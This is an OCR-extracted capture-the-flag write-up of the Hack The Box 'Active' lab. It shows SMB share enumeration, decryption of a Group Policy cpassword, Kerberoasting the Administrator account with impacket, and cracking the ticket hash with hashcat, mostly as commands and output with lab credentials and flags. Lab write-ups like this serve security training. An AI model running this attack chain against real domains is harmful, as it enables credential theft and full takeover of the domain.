
Active




I always start with a small and fast nmap scan to see all the services that the system has.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-21 22:3
7 EDT
Nmap scan report for 10.10.10.100
Host is up (0.050s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
```

```
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49165/tcp open  unknown
```


After doing this I run another nmap scan with -p- to make sure there are no other ports missing.

Meanwhile the nmap scan is going on the background I will start enumerating to see what info I have access to.



I found some shares that are open to any unauthenticated user.

Just in case for quick and easy enumeration I tried to bruteforce the RID but it resulted unsuccessful because the Guest account is disabled.




Null signing did not have access to the Users share.

The nmap scan came back with some extra ports

```
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5722/tcp  open  msdfsr
9389/tcp  open  adws
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49165/tcp open  unknown
49166/tcp open  unknown
49173/tcp open  unknown
```

What comes into my mind is that 5985 is not open. Now I continue with the shares.

For some reason smbclient did not want to give me access to the share. So I ended up using impackets-smbclient



I did not find anything in the replication share.

I then went into enum4linux

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-GetNPUsers active.htb/ -dc-ip 10.10.10.100 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C09075A,
 0, v1db1
```

Just in case I attempted to get a TGT without providing a username but in this case it did not work.

I went back into looking into the share to make sure I didn't miss something.

```
┌──(kali㉿kali)-[/opt/tools]
└─$ netexec smb 10.10.10.100 -u '' -p '' -M spider_plus
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True)
SMB         10.10.10.100    445    DC               [+] active.htb\:
SPIDER_PLUS 10.10.10.100    445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.10.100    445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.10.10.100    445    DC               [*]      STATS_FLAG: True
SPIDER_PLUS 10.10.10.100    445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.10.100    445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.10.100    445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.10.100    445    DC               [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         10.10.10.100    445    DC               [*] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON                        Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL                          Logon server share
SMB         10.10.10.100    445    DC               Users
SPIDER_PLUS 10.10.10.100    445    DC               [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.10.10.100.json".
SPIDER_PLUS 10.10.10.100    445    DC               [*] SMB Shares:           7 (ADMIN$, C$, IPC$, NETLOGON, Replication, SYSVOL, Users)
SPIDER_PLUS 10.10.10.100    445    DC               [*] SMB Readable Shares:  1 (Replication)
SPIDER_PLUS 10.10.10.100    445    DC               [*] Total folders found:  22
SPIDER_PLUS 10.10.10.100    445    DC               [*] Total files found:    7
SPIDER_PLUS 10.10.10.100    445    DC               [*] File size average:    1.16 KB
SPIDER_PLUS 10.10.10.100    445    DC               [*] File size min:        22 B
SPIDER_PLUS 10.10.10.100    445    DC               [*] File size max:        3.63 KB
```

Im using spider_plus to get insight into all files in the available share.

```
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml": {
    "atime_epoch": "2018-07-21 06:37:44",
    "ctime_epoch": "2018-07-21 06:37:44",
    "mtime_epoch": "2018-07-21 06:38:11",
    "size": "533 B"
```

I found a file called Groups.xml

```
┌──(kali㉿kali)-[/tmp/…/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups]
└─$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

There are creds in here.

```
name="active.htb\SVC_TGS"
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeX
OsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-GetNPUsers active.htb/SVC_TGS -dc-ip 10.10.10.100 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Cannot authenticate SVC_TGS, getting its TGT
[-] User SVC_TGS doesn't have UF_DONT_REQUIRE_PREAUTH set
```

This password seems to be encrypted so I will now try to decrypt it.

Found this https://github.com/t0thkr1s/gpp-decrypt

This may help me decrypt this cpassword.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ gpp-decrypt "edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
GPPstillStandingStrong2k18
```

```
GPPstillStandingStrong2k18
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb 10.10.10.100 -u 'SVC_TGS'  -p 'GPPstillStandingStrong2k18'
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC)
SMB         10.10.10.100    445    DC               [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb 10.10.10.100 -u 'SVC_TGS'  -p 'GPPstillStandingStrong2k18' --rid-brute
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb)
SMB         10.10.10.100    445    DC               [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
SMB         10.10.10.100    445    DC               498: ACTIVE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.10.100    445    DC               500: ACTIVE\Administrator (SidTypeUser)
SMB         10.10.10.100    445    DC               501: ACTIVE\Guest (SidTypeUser)
SMB         10.10.10.100    445    DC               502: ACTIVE\krbtgt (SidTypeUser)
SMB         10.10.10.100    445    DC               512: ACTIVE\Domain Admins (SidTypeGroup)
SMB         10.10.10.100    445    DC               513: ACTIVE\Domain Users (SidTypeGroup)
SMB         10.10.10.100    445    DC               514: ACTIVE\Domain Guests (SidTypeGroup)
SMB         10.10.10.100    445    DC               515: ACTIVE\Domain Computers (SidTypeGroup)
SMB         10.10.10.100    445    DC               516: ACTIVE\Domain Controllers (SidTypeGroup)
SMB         10.10.10.100    445    DC               517: ACTIVE\Cert Publishers (SidTypeAlias)
SMB         10.10.10.100    445    DC               518: ACTIVE\Schema Admins (SidTypeGroup)
SMB         10.10.10.100    445    DC               519: ACTIVE\Enterprise Admins (SidTypeGroup)
SMB         10.10.10.100    445    DC               520: ACTIVE\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.10.100    445    DC               521: ACTIVE\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.10.100    445    DC               553: ACTIVE\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.10.100    445    DC               571: ACTIVE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.10.100    445    DC               572: ACTIVE\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.10.100    445    DC               1000: ACTIVE\DC$ (SidTypeUser)
SMB         10.10.10.100    445    DC               1101: ACTIVE\DnsAdmins (SidTypeAlias)
SMB         10.10.10.100    445    DC               1102: ACTIVE\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.10.100    445    DC               1103: ACTIVE\SVC_TGS (SidTypeUser)
```

Now I have a small user list

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ grep User users.txt | awk '{print $6}'

ACTIVE\Administrator
ACTIVE\Guest
ACTIVE\krbtgt
ACTIVE\Domain
ACTIVE\DC$
ACTIVE\SVC_TGS
```

Nothing too helpful because most are builtin. I then decided to take another look at the shares.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb 10.10.10.100 -u 'SVC_TGS'  -p 'GPPstillStandingStrong2k18' --shares
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb)
SMB         10.10.10.100    445    DC               [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
SMB         10.10.10.100    445    DC               [*] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON        READ            Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL          READ            Logon server share
SMB         10.10.10.100    445    DC               Users           READ
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-smbclient 'SVC_TGS'@active.htb
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
Type help for list of commands
# ls
[-] No share selected
# use Users
# ls
drw-rw-rw-          0  Sat Jul 21 10:39:20 2018 .
drw-rw-rw-          0  Sat Jul 21 10:39:20 2018 ..
drw-rw-rw-          0  Mon Jul 16 06:14:21 2018 Administrator
drw-rw-rw-          0  Mon Jul 16 17:08:56 2018 All Users
drw-rw-rw-          0  Mon Jul 16 17:08:47 2018 Default
drw-rw-rw-          0  Mon Jul 16 17:08:56 2018 Default User
-rw-rw-rw-        174  Mon Jul 16 17:01:17 2018 desktop.ini
drw-rw-rw-          0  Mon Jul 16 17:08:47 2018 Public
drw-rw-rw-          0  Sat Jul 21 11:16:32 2018 SVC_TGS
#
```


```
smb: \SVC_TGS\> cd Desktop\
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 11:14:42 2018
  ..                                  D        0  Sat Jul 21 11:14:42 2018
  user.txt                           AR       34  Mon Oct 21 22:35:13 2024

                5217023 blocks of size 4096. 278854 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \SVC_TGS\Desktop\>
```

My next thoughts is that its time for priv escalation so now I will run bloodhound to try and find a path to Domain admin.

```
┌──(kali㉿kali)-[~/Desktop/htb/active]
└─$ sudo bloodhound-python -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18 -ns 10.10.10.100 -c all
INFO: Found AD domain: active.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error
INFO: Connecting to LDAP server: dc.active.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.active.htb
INFO: Found 5 users
INFO: Found 41 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.active.htb
INFO: Done in 00M 14S

┌──(kali㉿kali)-[~/Desktop/htb/active]
└─$ ls
20241024193903_computers.json   20241024193903_domains.json  20241024193903_groups.json  20241024193903_u
20241024193903_containers.json  20241024193903_gpos.json     20241024193903_ous.json
```



I tried to find all Kerberostable accounts in bloodhound and it showed here that these accounts are misconfigured.

Kerberoasting is an attack that targets the Kerberos Ticket Granting Service. This is also known as a TGS. The TGS is encrypted with the service account password hash.

Kerberoasting is not a vulnerability but a misconfiguration. The best way to defend against it is to have a very strong account password. Another way to protect against it is using GMSA. Basically its letting windows manage the accounts password. Unlike a normal user passwords these would be very long, strong and complex thus reducing the chance that someone will be able to break the TGS and get the password.

```
┌──(kali㉿kali)-[/opt/tools]
└─$ impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2024-10-24 19:37:46.514972

[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$22189e76f3d1f047abead753e15a5c4e$27327d18d687e1bcc2dd93941a19679630f6aaaba8bb266b91ba4dd135002a5f4f2fc42d24bea27a6c059be8a247a4eda1a47032da5a6546d958f8480562f
fbdee5356234b14b906a66f19d4145b14c610c72947a8d2e1550771e0c9cc2b9eb04de506e38361bccca289a1920e894a81a26a03a79a8f76e20c34625a64ee79c8483e2e0be12cc5cf1408f0493a6ff57b2b97eadedc84b3c7d7d072b85fb13188bc164a13c66773b2335bdf529fd
ebad7612498e69d1cab0158e8b7cac145dd36439ccc8448aead8b785aae083f2bdb3a02c2c099caa0ad4e27e5a02890c1b534b416b355513505b44b4337e4bbdc9fa1998af9cf114f116c4694f0990dd222b121aaf551b5de4bba9b1135dd6d21aa5ca7390300076c3f3e5d82b2e8ed
8aa975cd31e2ddff2b2b8a4ad368166a836dcff3d365c3f24c0b22758f3e22bb186a5732faa226061512930b6f8ebb171c0efc9bcee7a199c8b6c9b1545cab47a1acc23e93a6e2d21807bb8239bdde5ddd3547a8c62a10fdad73c2c6ac5cb7c13c0b10e7c055b9b18f602f113421c0fc
e9a9391b66c3ae6027d730a4aaf1e94e1defbe9be42c3482b45f0b554d12325457e7a16faa84761c0f565a320dd3aaa7a2dfdf1a9a6800d3e616bab49947e8a76bded76195eb574140ef0c3b0b0b1c1784a971148af6537a17a65eb4df96aafcbe5de67e003a9ae9cc3a2c784b82703
c4efdeb5501821247116ed28a0bbab54b1e6f7cd70da59a545ea0ddd73e5a8f762ad50797a93f16e6b9c49fa8aeec8aa77d98a91f985306f5fc3635f4d7fa9e8d4a8732d7497958c3c2464ab006244b1a03fac925d4e73ee4255f2625a3cdf18dff6a8b50442c2cf10317a9d144
0cdcd3fbcbcdafc8ddeb512b49e9b2ffd78a1f8afeda32fa9805232f6437adc2d4697aacb2bde2233203d499d2d029a06d51e992051a9995e1bb86c138ccec33e3292ac26f77d06d815bd858d13affc38026124f9847a78334210156fbb4eaf83cc6a8039a3c2d9cba78419d627c38
a30cf8b2ada64a1fd536151f7ee631b4d6309ecdc5f26a4da837edb8fe245a97437f1db0d79243dfcfd4f4b22c2e01ebf66f353c6a054fec698e98a3dfc4ebd2aaa85d8fec4c901e6ca675328c58fa08658cf6cab3190712468dbf2e486ed1b361e11d0446e3e1df6bdabac3f5e0f4
1636041719 1e2e07ac520d4bf52168f733c9e05102f82b75d55a98e710d4b7e5be318ad2543989 0ae1c7547fda688968c99a3
```

This administrator is actually a service account.

Now I will use this account to see if I can break this password.

By simply running hashcat with this hash it tells you the mode to use to break it.

```
13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol
```

```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$22189e76f3d1f047abead753e15a5c4e$27327d18d687e1bcc2dd93
fbdee5356234b14b906a66f19d4145b14c610c72947a8d2e1550771e0c9cc2b9eb04de506e38361bccca289a1920e894a81a26a03a79a8f76e20c34
ebad7612498e69d1cab0158e8b7cac145dd36439ccc8448aead8b785aae083f2bdb3a02c2c099caa0ad4e27e5a02890c1b534b416b355513505b44b
8aa975cd31e2ddff2b2b8a4d368166a836dcffd365c3f24c0b22758f3e22bb186a5732faa22661512930b6f8ebb171c0efc9bcee7a199c8b6c9b154
e9a9391b6bc3ae6027d7304a4af1e94e1defbe9be42c3482b45f0b554d12325457e7a16fae84761c0f565a320dd34aa7a2dfdf49a6800d3e616bab4
c24efdeb5501821247116ed28a6bbab54b1e6f7cd70da59a545ea8ddd73e5a8f762ad50797a93f16e6b9c49fa8aeec8aa77d98a91f985306f5fc363
0cdcd3fbcbcdafc8ddeb512b49e9b2ffd78a1f8afeda32f49805232f64374dc2d4697aacb2bde2233203d499d2d029a06d51e992051a9995e1bb86c
a30cf8b2ada64a1fd536151f7ee631b4d6309ecdc5f26a4da837edb8fe245a97437f1db0d79243dfcfd4f4b22c2e01ebf66f353c6a054fec698e98a
16360417191e2e07ac520d4bf52168f733c9e05102f82b75d55a98e710d4b7e5be318ad25439890ae1c7547fda688968c99a3:Ticketmaster1968

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Ad ... 8c99a3
Time.Started.....: Thu Oct 24 20:13:13 2024 (6 secs)
Time.Estimated...: Thu Oct 24 20:13:19 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1748.8 kH/s (0.53ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10539008/14344385 (73.47%)
Rejected.........: 0/10539008 (0.00%)
Restore.Point....: 10536960/14344385 (73.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tiffany95 → Thelittlemermaid
Hardware.Mon.#1..: Util: 46%
```

```
Administrator:Ticketmaster1968
```

Now that I got this password I can now get the root.txt

```
┌──(kali㉿kali)-[/opt/tools]
└─$ netexec smb 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' --shares
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC)
SMB         10.10.10.100    445    DC               [+] active.htb\Administrator:Ticketmaster1968 (Pwn3d!)
SMB         10.10.10.100    445    DC               [*] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$          READ,WRITE      Remote Admin
SMB         10.10.10.100    445    DC               C$              READ,WRITE      Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON        READ,WRITE      Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL          READ,WRITE      Logon server share
SMB         10.10.10.100    445    DC               Users           READ
```

From here I entered the Users share and accessed the administrator desktop to get the flag.

```
# ls
drw-rw-rw-          0  Thu Jan 21 11:49:46 2021 .
drw-rw-rw-          0  Thu Jan 21 11:49:46 2021 ..
-rw-rw-rw-        282  Mon Jul 30 09:50:10 2018 desktop.ini
-rw-rw-rw-         34  Thu Oct 24 19:37:42 2024 root.txt
# cat root.txt
02ea571849a7997a3e868a28686750c3
```